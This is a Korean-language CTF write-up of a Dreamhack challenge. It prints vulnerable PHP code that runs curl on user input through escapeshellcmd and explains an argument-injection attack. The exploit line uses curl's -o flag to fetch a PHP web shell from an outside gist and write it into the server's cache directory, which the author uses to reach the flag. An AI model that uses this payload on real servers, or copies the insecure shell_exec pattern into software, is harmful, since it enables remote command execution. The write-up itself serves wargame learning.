[Dreamhack] Command Injection Advanced | write-up
Problem
https://dreamhack.io/wargame/challenges/413
Source Code
# index.php
<html>
    <head></head>
    <link rel="stylesheet" href="/static/bulma.min.css" />
    <body>
        <div class="container card">
        <div class="card-content">
        <h1 class="title">Online Curl Request</h1>
    <?php
        if(isset($_GET['url'])){
            $url = $_GET['url'];
            if(strpos($url, 'http') !== 0 ){
                die('http only !');
            }else{
                $result = shell_exec('curl '. escapeshellcmd($_GET['url']));
                $cache_file = './cache/'.md5($url);
                file_put_contents($cache_file, $result);
                echo "<p>cache file: <a href='{$cache_file}'>{$cache_file}</a></p>";
                echo '<pre>'. htmlentities($result) .'</pre>';
                return;
            }
        }else{
        ?>
            <form>
                <div class="field">
                    <label class="label">URL</label>
                    <input class="input" type="text" placeholder="url" name="url" required>
                </div>
                <div class="control">
                    <input class="button is-success" type="submit" value="submit">
                </div>
            </form>
        <?php
        }
    ?>
        </div>
        </div>
    </body>
</html>
코드 분석
- get으로 url이라는 파라미터를 받는다.
- url의 시작부분이 http로 시작해야한다.
if(strpos($url, 'http') !== 0 ) - 해당 파라미터는 escapeshellcmd()함수를 거쳐 'curl (url)' 명령어가 실행된다.
$result = shell_exec('curl '. escapeshellcmd($_GET['url'])); - 명령어 수행 결과값이 ./cache/ 디렉토리에 url 파라미터를 md5 해시값으로 변환한 값을 파일 명으로 저장한다.
취약점 분석
일단 PHP 함수에 대해 찾아봤다.
escapeshellcmd()
https://www.php.net/manual/en/function.escapeshellcmd.php
해당 함수는 쉘을 속여서 실행하는데 사용될 수 있는 문자들을 escape 해주는 함수다.
그러나 이 함수에서 스페이스바와 '-' 문자는 escape를 해주지 않는다는 것을 확인했다.
curl 함수에서는 -o 플래그를 입력하면 입력받은 url의 응답을 뒤에 오는 경로에 저장할 수 있다.
ex) curl http://127.0.0.1 -o ./path
Exploit
코드에서 php를 사용하고 있었으니 인터넷에서 간단한 웹 쉘을 가져왔다.
https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985
해당 파일을 Raw로 가져와 한번 현재 디렉토리에 생성해봤다.
# url 파라미터 입력
https://gist.githubusercontent.com/joswr1ght/22f40787de19d80d110b37fb79ac3985/raw/c871f130a12e97090a08d0ab855c1b7a93ef1150/easy-simple-php-webshell.php -o ./webshell.php
Tip : 웹 서버는 확장자가 php가 아니라면 html로 판단해 반환한다.
해당 경로로 직접 접속해보니 Not Found 응답이 나타났다. 이를 통해 웹 서비스 계정이 그 디렉토리에 대한 쓰기 권한을 갖고 있지 않을 가능성을 의심했다. 코드 분석 결과, 애플리케이션이 cache 디렉토리에 파일을 생성한다는 사실을 확인했고, 이를 기반으로 해당 디렉토리에 웹 쉘 업로드를 시도했다. 이후 업로드된 경로로 접근하자 웹 쉘을 정상적으로 사용할 수 있었다.

웹 쉘을 얻고 정보 수집를 진행하는데, 아까 의심했던 디렉토리 쓰기 권한이 실제로 없는 것을 확인했다.
drwxr-xr-x 1 root root 4096 Dec 7 18:49 ..
이후 플래그 찾으러 탐색 중에 루트 디렉토리(/)에서 flag 파일을 발견했다.

실행 권한이 있기에 /flag 파일을 실행하니 FLAG를 획득할 수 있었다.